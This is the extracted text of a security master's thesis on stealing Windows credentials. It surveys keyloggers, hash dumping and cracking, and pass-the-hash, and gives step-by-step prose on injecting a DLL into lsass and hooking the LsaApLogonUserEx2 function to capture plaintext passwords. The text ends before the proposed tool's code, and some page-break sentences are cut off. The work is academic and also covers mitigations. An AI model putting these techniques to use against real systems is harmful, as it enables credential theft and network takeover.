Rochester Institute of Technology
RIT Scholar Works
Theses
Thesis/Dissertation Collections
2012
Windows credential theft: Methods and
mitigations
Joseph Desimone
Follow this and additional works at:
http://scholarworks.rit.edu/theses
This Thesis is brought to you for free and open access by the Thesis/Dissertation Collections at RIT Scholar Works. It has been accepted for inclusion in Theses by an authorized administrator of RIT Scholar Works. For more information, please [email protected].
Recommended Citation
Windows Credential Theft: Methods and Mitigations
By
Joseph Desimone
Committee Members
Yin Pan
Bo Yuan
Sumita Mishra
Thesis submitted in partial fulfillment of the requirements
for the degree of
Master of Science in
Computing Security and Information Assurance
Rochester Institute of Technology
B. Thomas Golisano College
of
Computing and Information Sciences
i
Abstract
Compromising Windows account credentials, especially in a domain environment, is a critical phase in an attack against an organization. This paper will first survey the most common tools and techniques used to uncover usernames and their plaintext credentials in standard red team procedures. These methods are compared against the new proposed method that uses low level hooking in the local security authority subsystem service to stealthily compromise plaintext credentials upon login. The latter has many
ii
Contents
Abstract... i
Introduction ... 1
Literature Review ... 3
Existing Tools and Techniques ... 5
Keylogging ... 6
MSGINA ... 7
Hash Dump ... 7
Hash Cracking... 9
Pass the Hash ... 10
Hooking Authentication Functions ... 11
Methodology ... 11
Background ... 11
Logon Process ... 11
Code Injection ... 13
API Hooking ... 15
Proposed Tool - PwIntercept ... 18
Testing Environment ... 26
Test Results and Comparison ... 27
Elite Keylogger ... 27
gsecgump ... 28
Fgdump ... 28
Windows Credential Editor (WCE) ... 29
PluginWinPswLogger ... 29
PwIntercept ... 30
iii
Mitigations ... 31
Future Work ... 32
Conclusion ... 32
Appendices ... 33
Appendix A – PwIntercept ... 33
Appendix B – injector ... 42
1
Introduction
In recent years, there has been an increase in publications documenting high profile intrusions into corporate networks. Many of the organizations being compromised pride themselves on information security which makes these attacks even more disconcerting. The companies that have been compromised in recent years include Google, Northrop Grumman, Dow Chemical, and RSA Security (Tankard, 2011). Many of these attacks owe their success to a particular style of intrusion methodology. Some refer to the class of threats collectively as the Advanced Persistent Threat or APT (Blinde, McRee, & O’Connor, 2011). These attackers are dedicated, well funded, and follow a typical attack process (Tankard, 2011). In the initial phase, a large amount of information is gathered about the company, its employees, and
personal connections. The organizations’ websites, LinkedIn, and Facebook are all utilized by the attackers to gather personal information. This information is then utilized in targeted spear fishing campaigns that make use of client side exploits to gain a foothold on the network. Spear phishing attacks are emails targeted to a specific individual that appear to originate from a friend or coworker of the target (Mulig, Brody, & Kimball, 2007). By exploiting this trust, the victim is much more likely to click on a link or attachment in the email. Vulnerabilities in browsers or common desktop applications such as Microsoft Word or Adobe Reader are utilized in the exploits. In some cases these vulnerabilities are patched. In others, such as the operation Aurora attacks on Google, the vulnerabilities were previously unknown and no patch exists (Zetter, 2010). Once attackers have gained a foothold on client machines in the network, they can enumerate the internal network and search for vulnerable machines. Attackers will also attempt to increase the privilege on machines they have compromised to gain local administrator or SYSTEM level access. This access can be used to compromise the credentials of users who utilize the client machine. These credentials are used to move laterally through to network to other clients and servers. With enough persistence, attackers can often compromise the credentials of a domain
administrator account. This provides almost limitless access to network resources usually including the target information. The final stages of the attack are commonly to exfiltrate sensitive data and maintain persistence on the network. It should also be noted that once a network is compromised to this level it is very difficult and costly to get it to a secure, uncompromised state.
As you can see, compromising credentials of user accounts (especially on Windows hosts due to their ubiquity in corporate networks) is a critical element of these advanced attacks. However, almost any network attack, including those of white hat penetration testers and common but less sophisticated
2
develop proper mitigation strategies. Keylogging is an old but common method to harvest credentials on a compromised machine. Software tools that can carry out keylogging attacks are common. In addition, attackers could easily write their own without a high degree of knowledge (Olzak, 2008). Fortunately, due to the high privilege of the Windows logon processes, many common keyloggers are unable to record keystrokes from Windows login passwords. Another method for compromising account credentials is to target the account hashes. Windows stores local accounts in an LM or NTLM hash format in the local registry. Tools such as Cain and Abel can be used to extract the password hashes (Montoro, 2009). A variety of methods can then be used to crack the password hash and obtain its corresponding plaintext password. However, if the password is sufficiently strong, this can be very time consuming for an attacker or he/she might be unable to crack the hash at all. An alternative to cracking the hash is to use the hash directly for authentication in what is known as pass-the-hash (Ewaida, 2010). Due to the single sign-on functionality of Windows, the password hashes themselves are utilized for subsequent authentication to other services. This removes the problem of a user needing to re-enter their password when accessing a new service. However, this fact means often times the password hash is all an attacker needs to
authenticate to a remote system. Tools such as the psexec module in Metasploit utilize only password hashes to remotely authenticate and execute code on a Windows system (Ewaida, 2010). On the other hand, password hashes alone cannot be used to authenticate to services that do not utilize LM or NTLM for authentication such as SSH or Remote Desktop Protocol. Yet another method for compromising credentials on a Windows computer is to replace the Microsoft Graphical identification and
Authentication DLL, or MSGINA (Percoco, 2010). This DLL builds the input box which is used to enter passwords after a user presses ctrl + alt + del. Microsoft allows for custom versions of MSGINA to be written that support additional authentication mechanisms. However, a custom GINA DLL can be written that simply intercepts passwords as they are entered on the workstation.
The most effective method for compromising account credentials is to hook the underlying authentication mechanisms on a low level and intercept logins as they occur. This method is not widely known or understood but can have severe implications on the security of Windows networks. Ultimately, domain administrator credentials can be captured to lead to a total domain compromise. While there is no
published source code of a tool that can perform this type of attack, at least one tool of Chinese origin can be found on the web (Marrapese, 2010). This paper will present an improved implementation of hooking the underlying authentication functions to capture credentials. This implementation, known as
3
capturing any credentials from machines that are joined to a domain. The Chinese tool can only capture domain passwords if they have been cached on the system and is completely unable to capture domain credentials over Remote Desktop Protocol. This is a serious limitation of the Chinese tool as the majority of PCs in enterprise environments are joined to a Windows domain. The novelty of hooking
authentication functions is that it captures credentials through a variety of authentication mechanisms (interactive logins, remote desktop logins, network logins, etc.) and that it captures them in plaintext form. This avoids the time consuming and difficult process of cracking password hashes. Also, the plain text credentials can be used to target non-Microsoft services like SSH or FTP. In a domain environment, an attacker that has compromised a client machine can wait until a network administrator logs into the machine and then obtain higher, potentially domain administrator privileges. Sophisticated attackers certainly have similar capabilities in their toolset. Professional penetration testers should also consider PwIntercept to be a tool of choice for harvesting credentials on Windows networks.
Password based authentication is the most common form of authentication on Windows networks and will be for the foreseeable future. Therefore, mitigating the above attacks on compromising Windows credentials is of high importance. Mitigating this risk must include two elements. The first is to raise awareness on the tools and techniques that attackers utilize to compromise credentials. The second is to develop and follow specific procedures for mitigation. These procedures will be presented later in this paper.
Literature Review
Little research has been done on hooking the underling authentication mechanisms on a low level to intercept logins as they occur. For example, no published work documents hooking the
LsaApLogonUserEx2 function for the purpose of stealing credentials. However, there are many published works that relate to other forms of credential theft. Keystroke logging is the long standing method to capture credentials on a compromised machine and there are many papers that document this technique. Keyloggers can either be software or hardware based tools that capture the sequence of keys entered on a computer (Olzak, 2008). Software keyloggers are by far the most common. These keyloggers can run at either the user or kernel level. They take advantage of one of a number of Microsoft APIs such as
4
Advanced Persistent Threats (APTs), which make use of credential theft for domain compromise, are also well documented. The definition of APT and their typical attack process is documented by Blinde, McRee, and O’Connor (2011). The origin of the term Advanced Persistent Threat is from the United States Air Force analysts who used the term to discuss intrusions of a particular nature with uncleared civilians (Blinde et al., 2011). As stated by Blinde et al., an APT attack begins when an attacker gains a foothold on a network through social engineering and a malicious payload. This is usually conducted through spear-phishing which is a highly targeted email utilizing personal information of the recipient. Once attackers have gained a foothold on client machines on a network, they will attempt to gain local administrative credentials for higher persistence and to facilitate password stealing. Local administrator access is also a requirement of the PwIntercept tool presented and many of the other credential stealing tools. There are a variety of methods attackers can use to up their privilege on a Windows computer (Sutherland, 2009a). These include simple tasks like searching the computer for clear text passwords stored in files and the registry. Services, directories, and files are examined for insecure permissions that would allow an attacker to make modifications. Finally, if the machine is not fully patched or the attacker has a zero-day vulnerability, the operating system can be exploited directly to increase privileges.
Gaining domain administrative privileges is the holy grail of hacking a computer network. Once obtained, an attacker generally will have full access to all data and resources of an organization. Gaining access to domain credentials is the ultimate goal of any attacker. There are a number of other documented methods an attacker can use to gain access to domain admin accounts (Sutherland, 2009b). These include
impersonating users with pass-the-hash attacks, capturing credentials with key loggers, and sniffing for credentials on the network. Furthermore, domain controllers can be attacked directly or an attacker can use social engineering tactics.
PwIntercept relies on a number of well known methods to achieve its ultimate goal of capturing domain administrator credentials. For example, intercepting function calls to modify the behavior of an existing application is a common technique (Myers & Bazinet, 2004). In order to intercept the Windows
5
pioneered by the Metasploit framework. The CreateRemoteThread method utilizes a call to LoadLibrary to load the target DLL into a remote process.
Other research on this topic has been done on mitigating password theft attacks. One example is Ewaida who proposes mitigation strategies in the context of pass-the-hash style attacks (2011). Ewaida states that password cracking is a time consuming process. When long passwords are combined with secure
password hash algorithms like NTLM, cracking passwords can be outside the capability of an attacker. Passing the hash utilizes the hash of the password for authentication without the need to crack the
plaintext password. There are a number of tools that allow attackers to conduct pass-the-hash style attacks (Ewaida, 2010). These include pass-the-hash toolkit, msvctl, the Metasploit psexec module, and
Tenable’s smbshell. Removing the debug privilege from user accounts is one quick method that can mitigate some of these tools (Ewaida, 2010). Also, Ewaida proposes multifactor authentication mechanisms to mitigate pass-the-hash attacks (2011). However, these are usually costly and introduce new management problems.
Code signing is another technique for mitigating malware that is well documented. Preventing malware from executing on a client machine is an effective method for mitigating the attacks presented in my thesis. Windows includes code signing capabilities known as Software Restriction Policies and
AppLocker (Mansfield-Devine, 2009). These can be used to create white lists of applications that can run on computers in a network. If an application is not signed by a trusted entity, then its execution will be blocked. Code signing is not bulletproof and without drawbacks. It can be difficult to manage, especially in large corporations. Also, it is possible that well funded adversaries can still obtain code that is signed by a trusted entity. A more thorough examination of mitigation procedures will follow.
Existing Tools and Techniques
6
extracting hashes from lsass. Once hashes are obtained, they can either be cracked or utilized directly in pass-the-hash tools. Passwords can be cracked using a variety of methods (Fischer, 2007). These methods, including password lists, GPU cracking, and rainbow tables will be explained in detail. Pass-the-hash tools will also be examined. These are effective even when very strong passwords are used and the hashes cannot be broken. A less commonly known technique for compromising credentials, hooking Windows authentication functions, will be examined. The majority of these methods require local administrator access. It will be assumed that the attacker has already achieved local administrator credentials before utilizing these tools. As stated in the introduction, there are many methods to obtain local administrator access.
Keylogging
Keystroke loggers, or keyloggers, use a variety of methods to capture the user input on a keyboard. Keyloggers can be both software and hardware based. Software keyloggers can operate in user mode or in kernel mode. Typically, kernel mode keyloggers are more difficult to implement but also have a greater degree of stealth. Hardware keyloggers are devices that are placed between the keyboard and the PC it connects to. They can capture and record each key that is pressed on both USB and PS/2 interfaces. There are two common approaches to software keylogging from user mode. The first of which is to continuously poll the current state of the keyboard to retrieve which keys are being pressed (Grebennikov, 2011). This can be achieved with the GetAsyncKeyState API function. This function takes 1 parameter which is the key code of the keyboard key to query. The function will return whether or not that key is currently being pressed. As a result, this function must be continuously called for each key on the keyboard. This method is not ideal for several reasons. First, it can consume many CPU cycles as it must be called repeatedly. Second, it is possible that this method will miss to identify keys that have been pressed. There is no guarantee that the function will be called with the correct key code at precisely the moment the key is pressed. To balance these two problems, this method is often used with a very low sleep timer. Another user mode keylogging method relies on system hooks. This method utilizes the SetWindowsHookEx function with hook ID of WH_KEYBOARD_LL or WH_KEYBOARD. This results in a user defined callback function being called each time a key on the keyboard is pressed. The downside to both of these methods they are both very well known. Some anti-virus products can easily detect these keyloggers by monitoring calls to these suspicious functions.
7
One example is to install a filter above the “\Device\KeyboardClass0” device which is created by the Kdbclass driver. IRP_MJ_READ requests can monitored to this device to determine which keys have been pressed. The ELITE keylogger is one tool that utilizes this method.

Keyloggers can be used to intercept Windows credentials. However, the Winlogon process runs as a separate and more secure desktop than user applications. This helps mitigate user mode keyloggers from intercepting credentials. However, keyloggers that are injected to Winlogon’s address space are still able to intercept some Windows logins. Also, kernel mode keyloggers, which operate at an even lower level, are capable of intercepting some Windows logins. Nonetheless, all keyloggers have one similar drawback. They are unable to log passwords from Remote Desktop when Network Level Authentication is used. When enabled, credentials are typed on the client machine and are transmitted to the Remote Desktop server in a secure channel that cannot be intercepted with any of these methods.
MSGINA
The Microsoft Graphical Identification and Authentication (MSGINA) DLL is responsible for creating the dialogue boxes during the logon process. These dialogue boxes accept input such as a username and password. Microsoft supports creating a custom GINA DLL to create a custom logon process (“The Essentials of Replacing the Microsoft Graphical Identification and Authentication Dynamic Link Library,” 2001). This could be used to implement smart card logins, biometrics, or one time password tokens. However, a malicious GINA DLL could be created that intercepts login credentials and sends them to an attacker. Fortunately, custom GINA DLLs have been removed from the login process on Windows Vista and newer operating systems. Additionally, the presence of a custom MSGINA can be easily detected due to a certain registry key change (HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL).
Hash Dump
An alternative method to obtaining plaintext credentials is to capture their corresponding password hashes. These hashes can then be cracked or used directly in a pass-the-hash attack. Windows stores hashes in either the LM or the newer NTLM format. LM hashes are significantly less secure than NTLM hashes and can be easily cracked. LM hashes have a maximum length of 14 characters. However,
Microsoft splits this hash into two 7 byte halves. As a result, each hash can be targeted individually which significantly lowers the length of time to crack the hash. Additionally, passwords are converted to
8
There are a variety of methods that can be used to capture a user’s password hash. Windows stores password hashes in the Security Accounts Manager (SAM) which is a registry hive. These values are encrypted with a combination of RC4 and DES by the SYSKEY which is stored in a separate registry hive. Subsequently, hashes can be extracted and decrypted once this information is pulled from the registry (Roch, 2012). However, the registry values are protected from reading from user accounts. In order for the encrypted hashes and SYSKEY to be extracted, the hash dumping program must run under the SYSTEM account. Windows also allows caching of credentials in a domain environment. This is so users can still logon even if the domain controller is unavailable. These mscache hashes are also stored in the local registry. Before Windows Vista, the algorithm for an mscache hash consisted of appending the user name to the password’s NTLM hash and computing an MD4 of the result. This adds a small amount of security over a straight NTLM hash. However, with Windows Vista and beyond, the mscache hash is much more cryptographically secure and computationally expensive to compute (“MSCash2 Algorithm,” 2011). This algorithm utilizes the Password-Based Key Derivation Function 2, part of the RSA Public Key Standards, salted with the user name with 10,240 iterations. Even with modern CPUs, generating this hash requires many CPU cycles. This adds resistance to brute force attacks.
An alternative method is to utilize Microsoft functions built in to samsrv.dll. These functions, such as SamrQueryInformationUser, are used to extract the password hashes of both local users and users on a domain (if the target machine is a domain controller). However, these functions can only be called from the Local Security Authority Subsystem (LSASS). To overcome this hurdle, code to extract the password hashes must be injected into lsass.exe’s address space. Many common tools such as pwdump and
Cain&Abel utilize this method (Montoro, 2009). A thorough explanation of code injection and more specifically DLL injection will come later.
A third and final technique for capturing account hashes is typically part of pass-the-hash tools. To allow the single-sign-on nature of Windows, LSASS stores the hashes of currently logged on users in its
9
Hash Cracking
Once password hashes have been obtained, the initial instinct an attacker might have is to crack the hash. There are a variety of approaches to cracking password hashes. These include brute force, dictionary attacks, GPU accelerated cracking, and utilizing rainbow tables. Brute forcing is the most time consuming approach but has the advantage of simplicity and being thorough. Brute forcing a password hash consists of trying calculating the hash of every character combination in a given key space. These generated hashes are compared to the original and once a match has been found the plaintext has been cracked. For example, in the case of a key space of only lower case alphabetical characters a brute force tool would calculate hashes in the following order: a,b,c, … aa,ab,ac, …, aba, abb, abc, etc. This would continue for the length of characters chosen. The downside of this approach is it requires a high amount of
computation each time the attacker wishes to crack a hash. Also, with more complex key spaces and higher number of characters, the length of time to crack a hash becomes a limiting factor for this
approach. Passwords with a combination of lower and upper cases, numbers, symbols, and a length of 10 or more characters would be out of reach except for the most well funded and dedicated attackers. The dictionary attack is a more intelligent variant of a straight brute force approach. The dictionary attack utilizes a dictionary of words to calculate hashes instead of every possible combination of characters. This attack is usually fairly efficient and requires much less time to complete than a brute force even with a large dictionary of words. However, if the password is not present in the dictionary, the attack will be unsuccessful. To draw from the best of each method, certain rules can be added to the dictionary attack that increases the probability of finding the correct password hash. This includes replacing o’s with 0’s in the password, padding each dictionary word with a combination of numbers, or trying every possible variation of case for the dictionary words. By incorporating rules that correspond with common password choices, dictionary attacks can become very effective.
A third approach to password cracking is an even more intelligent method to cracking passwords. This method relies on pre-computing every hash in a given key space and storing the result. While this requires a large amount of storage (1TB or more is not uncommon), the heavy computation only has to be
performed once. When a hash has been recovered for cracking, a lookup is performed on the stored password hashes until a match is found. This lookup is usually measured in seconds or minutes instead of hours or days. Rainbow tables are one variant of this pre-computed approach. Rainbow tables sacrifice a low level of computation at the time of cracking to reduce the total storage space requirement (Kestas, 2006).
10
are designed for massively parallel tasks by incorporating hundreds of computing cores. The same processing power that allows vivid video graphics also provides a unique and suitable platform for cracking passwords at much faster rates than high end CPUs. Nvidia, one maker of video cards, calls their parallel computing platform CUDA. CUDA is used as an interface to programming massively parallel tasks that run on nVidia cards. There are many tools that take advantage of desktop video cards to drastically increase the password cracking ability of a standard PC. The end result is password cracking that requires much less time than standard CPU cracking. One such tool is the cryptohaze multiforcer (Bitweasil, 2012). This tool utilizes both traditional CPUs and video cards concurrently for maximum performance.
Again, the downside to cracking hashes is that it can be very time consuming and resource intensive. Along the same lines, if long and complex passwords are used, the hashes might be unbreakable to the attacker.
Pass the Hash
There is an alternative to cracking password hashes. This is known as pass the hash, which involves using the password hash directly to authenticate to remote systems without knowledge of the plaintext
password. The NTLM and Kerberos authentication protocols used by Windows both support single singe on (SSO). This means that a user enters his or her password once and its hash is cached in memory. The next time the user requests a network resource the password hash will be used for authentication without requiring the user to re-enter their password. This means that the password hash is the equivalent of the plaintext password for these authentication protocols (Ewaida, 2010). There are many tools capable of performing a pass the hash attack. The Metasploit psexec module is one such tool (Gates, 2012). This module can authenticate to a remote computer and create a new service to execute code on the target machine. It supports both LM and NTLM hashes for authenticating to the remote computer. Metasploit psexec is a standalone module that performs the authentication itself. The pass the hash toolkit takes a different approach. This tool modifies the password hash of the current user to the user they wish to impersonate by modifying the memory of lsass.exe (Ochoa, 2008). It can also modify the user name and domain to match the impersonated user. After the modifications are completed, any network level authentication request on the computer will utilize the newly replaced credentials. This allows the user to use any built in Windows tools such as “net use” to perform a pass the hash attack.
11
Hooking Authentication Functions
The final method for compromising Windows credentials relies on hooking the Windows functions that are utilized for authentication. This method is both stealthy and highly effective at capturing credentials. On pre-Vista operating systems, the LsaLogonUser function of Secur32.dll can be hooked. However, a hook can be also placed on the LsaApLogonUserEx2 of msv1_0.dll to capture credentials on these systems as well as newer machines running Windows Vista, Windows 7, and Windows 8. This method is ideal for several reasons. It can capture interactive logins on the local console as well as through Remote Desktop. Also, the plaintext password is instantly discovered so no time consuming password cracking is required. Furthermore, the plaintext password can be used to authenticate to non-Microsoft services that require the plaintext password. Most importantly, it can enable an attacker to increase their privilege on the network if a user with domain administrator access logs into a compromised machine. There is at least one tool in the wild that utilizes this method. This tool is called pluginWinPswLogger and is a standalone dynamic link library (Marrapese, 2010). However, there are a few implementation drawbacks to this tool. First, it is has a limited capacity to capture credentials on systems joined to a domain. This is a serious restriction because most corporate networks utilize active directory domains. Second, the tool only works on 32 bit systems and it incompatible with 64 bit versions of Windows. Finally, the tool is closed source so improvements cannot be made to its design.
Methodology

Due to the limitations of the other methods for capturing credentials, hooking authentication functions is the ideal choice for capturing credentials and is therefore utilized in PwIntercept. First, background knowledge on the techniques used in the implementation of PwIntercept will be covered. This includes an overview of the logon process and a detailed explanation of code injection and API hooking. Next, the design and implementation of PwIntercept will be examined in great detail. A virtual mock-up of an enterprise organization was created to verify which type of logins could be captured by the various methods presented in this paper and by PwIntercept. This test bed was also used to verify the impact of some mitigation procedures on common tools and on PwIntercept.
Background
To understand the varying methods of intercepting Windows credentials, one must first understand the basics of the Windows logon process. Similarly, PwIntercept and other credential stealing tools rely on a number of techniques like code injection and API hooking that will be examined in detail.
Logon Process
On a local machine, the logon process begins with the secure attention sequence (SAS) which is
12


Winlogon detects this sequence, it switches to the secure desktop and loads the Microsoft Graphical Identification and Authentication (GINA) DLL. GINA is responsible for creating the Windows and forms needed to enter username and password information. Once GINA collects this information, it makes a call to LsaLogonUser. This function communicates with the Local Security Authority (LSA or lsass.exe) through a Local Procedure Call (LPC). The LSA handles the authentication request with an
[image:17.612.180.434.239.441.2]authentication package that corresponds with the type of login requested. Authentication packages include Negotiate, NTLM, or Kerberos. Figure 1 shows a diagram of the local logon process (“How Interactive Logon Works,” 2009).
Figure 1. Local logon process. Source: TechNet
13
Figure 2. Domain logon process. Source: TechNet
The logon process was changed with the Windows Vista operating system. In general, the process is similar. However, GINA no longer exists on Vista. Instead, it is replaced by LogonUI.
Code Injection
14
One of the most common ways to inject code on a system utilizes the CreateRemoteThread API (Antonio, 2011). This Microsoft API allows one to create a new thread of execution in the target process. Before CreateRemoteThread can be called, the calling process must obtain debug privileges. If the user is allowed debug privileges on the system, this can be achieved by calling the AdjustTokenPrivileges function. However, creating a new thread in the target process will not achieve the desired result on its own. There are two common ways to complete this method. The first is to write shellcode into the target process using allocating new memory with VirtualAllocEx and writing with WriteProcessMemory. The address of the shellcode is passed to CreateRemoteThread to begin executing this code in the context of the target process. However, shellcode must be written in position independent assembly and is often limited to a very small function. One example is to connect to an attacker’s machine with a network socket and spawn a command shell to the attacker. In most cases, an attacker will want more functionality in the code that is executed and desires it to be written in a higher level language such as C. For this case, CreateRemoteThread can be used to inject a full dynamic link library (DLL) into the remote process. The procedure is similar to the other case. Debug privileges are first obtained, then the path of the DLL (as a string) is written directly into the target process using VirtualAllocEx and WriteProcessMemory. The address of the LoadLibrary function, which is responsible for loading DLLs, is obtained with the
GetProcAddress function. Next, the address of LoadLibary is used as the starting point of execution with CreateRemoteThread. Finally, the address of the DLL path which was previously written is used as an argument of CreateRemoteThread. This address is passed to LoadLibrary and results in the DLL being loaded into the context of the remote process. This method allows complex programs written in C or C++ to be easily injected into any process in the system. Without a standalone active process, trojans and other malware become much more difficult to detect.
Another method to inject a DLL into a target process is to utilize the SetWindowsHookEx API (Darawk, 2006). This function is used to hook Windows messages and takes care of mapping a DLL into all processes in the system or a single target process. The DLL must have an exported callback function of the target message in order for this method to work. The first step is to obtain a handle to the target DLL to be injected. This is achieved with a call to LoadLibrary. Next, the address of the callback function in the target DLL must be obtained with GetProcAddress. Finally, a call to SetWindowsHookEx can be made with the DLL handle, the address of the callback function, and the ID of the type of message to be hooked. The downside to this method is that it adds overhead to the injected process and can be easily detected.
15
This is designed to isolate processes from each other. CreateRemoteThread cannot be used to create a thread in a process outside of the current user’s session. However, there are other methods to inject code to bypass this security feature (Antonio, 2011). NtCreateThreadEx is an undocumented function that is similar to CreateRemoteThread but also works across session boundaries. Another method, known as the code cave, can also be used to inject code across sessions. This method hijacks an active thread in the target process briefly to execute code. First, a snapshot of threads on the system is obtained with
CreateToolhelp32Snapshot. A thread is chosen from this snapshot that is part of the target process. Next, debug privileges are obtained as previously defined. After that, a small assembly stub of code is written to the remote process using VirtualAllocEx and WriteProcessMemory. When called, the stub will save the thread’s register states with the PUSHAD function. Next, it makes a call to LoadLibrary to load the target DLL into the process. Finally, it restores the thread’s registers with the POPAD function and jumps to the thread’s original point of execution. To execute this stub, the target thread is first suspended with the SuspendThread function. Next, the current execution point (EIP) is obtained with the GetThreadContext function. This address is copied to the stub before it is written into the target process so the stub knows where to resume execution after the DLL is loaded. The EIP of the target thread is now changed to the address of the stub code with SetThreadContext. Finally, ResumeThread is called to resume the execution of the thread and ultimately load the desired code into the target process.
The downside to using LoadLibrary to inject a DLL into a remote process is that the DLL name and handle will appear in the process’s Process Environment Block (PEB). This makes the DLL easy to detect in the target process. A more stealthy method of DLL injection that removes this detection factor is known as Reflective DLL Injection (Fewer, 2008). This method can utilize either CreateRemoteThread or the code cave method. The difference lies in that it does not rely on the LoadLibrary API. Instead, the DLL to be injected contains a minimalist PE loader that allows it to map itself into memory and begin executing normally. This loader is responsible for mapping headers and sections into memory, processing the DLL’s relocation table, and resolving the addresses of import functions.
To inject code into the LSASS process and capture user credentials, PwIntercept relies on the CreateRemoteThread method to load a DLL into lsass.exe. This method is reliable and simple to implement. Since lsass.exe runs in session 0, like all other services, the injector process is created as a service before attempting to inject code. This allows code execution from a user which is running under a session other than that of LSASS.
API Hooking
16
the data it returns. API hooking can be used for malicious and benign intentions. Firewalls use API hooking to monitor calls to network functions such as WSAConnect. When a program that has been hooked makes a call to one of these functions, the flow of execution is diverted to a firewall subroutine that determines if the specific request should be allowed or denied. API hooking is also used by rootkits to hide the presence of malware on a system. For example, a rootkit can hook the FindFirstFile and FindNextFile functions of Windows Explorer. These functions are used to locate files and folders present on a system. The rootkit can monitor the file or folder names returned by these functions and selectively remove entries that match a filter. This effectively hides certain files from view, unbeknownst to the user. Hooking certain authentication functions can also compromise user account credentials. For example, the LsaApLogonUserEx2 function receives user name and password information during a login on Windows Vista and Windows 7. If this function is hooked, account credentials can be extracted and logged. There are a number of common methods used to hook API functions. In user mode hooking, this includes modifying the Import Address Table (IAT) or direct modification of the function prologue (Berdajs & Bosnić, 2010). Kernel mode hooking can involve modifying the Interrupt Descriptor Table (IDT) or the System Service Dispatch Table.
Every PE executable contains an Import Address Table for each DLL used by the program. This table is required because the address that each DLL is loaded to can be different across versions or can even change each time the module is loaded. Instead of scanning the entire application code at run time to modify where the API calls are directed, the modifications are just made in the IAT. In fact, when each module is loaded, the IAT for that module is populated with the actual address of each DLL function in memory. This is much more efficient than scanning all application code at runtime to resolve each function call individually. The IAT table can be modified to redirect or hook desired API functions (Berdajs & Bosnić, 2010). This involves locating the desired IAT entry and overwriting it with the address of a user defined function. However, only functions that are exported by a DLL and have an entry in the IAT can be hooked with this method.
17
code (0xe9) and 4 bytes for the jump size. This jump size can be both positive and negative depending on the location of the replacement function. However, the API prologue might contain op codes and
operands that are not exactly 5 bytes in length. This requires a disassembly engine to determine the size of each instruction to ensure that when the trampoline function is created op codes and their operands are not split in half. This could result in garbage op codes and a crash. The first step in the trampoline hooking method is to allocate memory space for the trampoline. This can be accomplished with the VirtualAlloc function ensuring it is created with both execute and write permissions. Next, the API prologue must be disassembled to determine the number of bytes to copy to the trampoline function. After these bytes are copied to the trampoline (followed by 0xe9) the distance of the jump must be calculated. This offset is equal to the address of the jump destination (inside the API function), minus the address of the 0xe9 opcode in the trampoline, minus another 5. This offset is written to the end of the trampoline. The next step is to change the permissions on the memory page of the API function to allow writing. This is achieved with the VirtualProtect function. After that, the offset for the jump at the start of the API
function to the new user defined function must be calculated. This offset is equal to the address of the new function, minus the address of the API function, minus 5. Once calculated, the jump op code and offset can be written at the start of the API function to complete the hook.
Unfortunately, the long jump op code can only jump a maximum of 2GB. On x64 platforms this will usually not be far enough to reach the new user defined function. An alternative is to use a MOV RAX followed by a JMP RAX (Arkon, 2009). This method requires overwriting a minimum of 12 bytes instead of the previous 5. However, the JMP RAX command will jump directly to any 64 bit address defined by the MOV RAX op code. This is not a relative jump as defined in the x86 example. This op code jumps directly to any address specified so no offset needs to be calculated. There are countless other methods to divert the assembly flow. However, the 2 presented are the most commonly used.
Another important note for these hooking methods is the calling convention of the user created function must match that of the API function that is being hooked. The Windows 32 bit API uses the stdcall calling convention. In this calling convention, arguments are pushed onto the stack from right to left. Also, the called function must pop its own arguments from the stack before returning. Fortunately, there is only 1 type of calling convention on x64 Microsoft systems so this problem can be avoided entirely (Pietrek, 2006).
18
operating systems. The function address in this table can be modified to user defined functions to effectively redirect or hook system calls (Dabak, Borate, & Phadke, 1999). However, newer 64 bit versions of Windows employ PatchGuard that prevents this behavior (Field, 2006). PatchGuard scans critical sections of kernel memory, like the SSDT, for modifications. If any changes are detected,
PatchGuard will bug check (Blue Screen of Death) the system. PatchGuard is designed to prevent rootkits and other malware from installing kernel level hooks. PatchGuard is also designed to prevent legitimate applications from using unsupported hooking methods that lead to system instability.
Proposed Tool - PwIntercept
